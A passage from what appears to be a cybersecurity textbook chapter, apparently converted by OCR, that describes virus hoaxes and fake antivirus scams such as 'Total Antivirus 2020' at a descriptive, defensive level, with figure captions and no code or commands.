


Figure 7.56: Screenshot of Google Critical Security Alert Scam

Some additional virus hoaxes are as follows:

- AppleCare
- Bangkok 8.5 Earthquake Video
- Chrome critical error
- Compromising video

Fake AntiVirus

Fake or rogue antivirus software is a form of Internet fraud based on malware. It appears and performs similarly to a real antivirus program. Fake antivirus software is often displayed in banner ads, pop-ups, email links, and search engine results when searching for antivirus software. A well-designed fake antivirus software looks authentic and often encourages users to install it on their systems, perform updates, or remove viruses and other malicious programs.

Upon clicking the ad, pop-up, or link to install the antivirus software, users are redirected to another page where they are prompted to buy or subscribe to that antivirus software by entering their payment details. Fake antivirus software can cause severe damage to systems once downloaded and installed; e.g., they infect systems with malicious software, steal sensitive information (e.g., passwords, bank account numbers, credit card data), and corrupt files.

At present, a new fake antivirus trend has emerged. Fake antivirus tools are rapidly proliferating the mobile application space. According to AV-Comparatives research, two-thirds of all antivirus applications present in the Android Play Store are fake.

- **Total Antivirus 2020**

  Total Antivirus 2020 is fake antivirus software intended to trick users by masquerading as a sophisticated antimalware suite for malware detection and prevention. This tool is listed as one of the effective potentially unwanted applications (PUAs) infecting most of the devices that actively use its licensed version. The attacker initiates fake financial transactions once the user activates the full version of this antivirus software. The users are provoked by fake alerts and notifications informing that their system is badly in need of the activated antivirus program.





Figure 7.57: Screenshot of Total Antivirus 2020

Some additional fake antivirus programs are as follows:

- Krestinaful
